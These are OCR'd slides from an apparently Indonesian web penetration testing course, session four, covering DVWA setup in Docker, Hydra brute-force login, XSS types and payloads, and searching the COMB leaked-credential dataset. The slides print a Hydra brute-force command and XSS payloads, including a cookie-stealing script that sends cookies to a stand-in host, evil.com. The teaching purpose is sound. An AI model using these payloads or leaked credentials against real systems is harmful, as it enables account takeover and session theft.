Web Penetration Testing

Pertemuan-4

CYBER ACADEMY

Agenda (Pertemuan 4)

- Breach Credential for Pentest
- DVWA
- BruteForce Login
  - Caido
  - Hydra
- Cross-Site Scripting
  - Reflected
  - Stored
  - DOM
- SQL Injection
  - Manual
  - SQLMap
- Tugas


Passive Reconnaissance- Email & Password Breach

CYBER ACADEMY

Proxynova - Comb

- In February of 2021, the **largest dataset of leaked credentials** (emails, usernames, and passwords) named COMB (Combination Of Many Breaches) was leaked to the public. It was the largest data leak of all time, containing over 3.2 billion credentials combined across from various other data breaches over the years from services such as Netflix, LinkedIn and many others. The purpose of this tool is to make that massive dataset of leaked usernames and passwords easily searchable, and to encourage better security practices by giving people an ability to check if their credentials were leaked and thus exposed to hackers.

- https://www.proxynova.com/tools/comb/



Installing Damn Vulnerable Web Application (DVWA) Using Docker

CYBER ACADEMY

Damn Vulnerable Web Application

- **Purpose of DVWA:** DVWA is designed to aid security professionals in testing their skills and tools in a legal environment, providing a platform for practicing web application penetration testing techniques.

- **Vulnerability Exposure:** The application intentionally contains various vulnerabilities, such as SQL injection and XSS, allowing users to understand and exploit these weaknesses in a controlled setting.

- **Learning Environment:** DVWA serves as an educational resource, enabling users to learn about web security concepts, improve their penetration testing skills, and understand the implications of vulnerabilities in real-world applications.


Login
username : admin
password : password

Instalasi

Menggunakan docker jalankan perintah :

```
docker run -d -p 8088:80 vulnerables/web-dvwa
```

DVWA Security (Level)



Level :

1. **Low**
2. **Medium**
3. **High**
4. **Impossible**

Login
username : admin
password : password

DVWA Tutorial

https://notes.anggipradana.com/tutorial/dvwa


Bruteforce Login

CYBER ACADEMY

Brute Force Login

Brute Force login using Hydra

```
hydra 127.0.0.1 -s 8088 -l admin -P xato-net-10-million-passwords-100.txt http-get-form "/vulnerabilities/brute/:username=admin&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=2gl2kbjshg2ha9btcveaihrll7; security=low:F=Username and/or password incorrect"
```



Brute Force login using Caido Automate

Cross Site Scripting (XSS)

CYBER ACADEMY

Cross Site Scripting

XSS adalah jenis kerentanan keamanan yang memungkinkan penyerang **menyisipkan skrip berbahaya** ke dalam konten web yang dilihat oleh pengguna lain. Skrip ini dapat dieksekusi di browser pengguna, mengakibatkan pencurian data, pengambilalihan sesi, dan serangan lainnya.

Tipe-tipe XSS:

1. Reflected XSS: Skrip berbahaya disisipkan dalam permintaan HTTP dan dipantulkan kembali oleh server dalam respons.
2. Stored XSS: Skrip disimpan di server (misalnya dalam basis data) dan dieksekusi saat pengguna mengakses konten yang terpengaruh.
3. DOM XSS: Serangan terjadi di sisi klien, di mana skrip jahat dieksekusi melalui manipulasi DOM tanpa interaksi dengan server.

Dampak:

- Pencurian informasi pribadi (seperti cookie dan kredensial).
- Pengambilalihan akun pengguna.
- Penyebaran malware.

XSS Basic Payloads

Alert Payload

```
<script>alert('XSS');</script>
```

Image Tag Payload

```
<img src="x" onerror="alert('XSS');">
```

Image Tag Payload

```
<button onclick="alert('XSS');">Click Me</button>
```

Cookie Stealing

```
<script>fetch('http://evil.com/steal?cookie=' + document.cookie);</script>
```

Blind XSS Tools using BXSS Hunter

https://bxsshunter.com/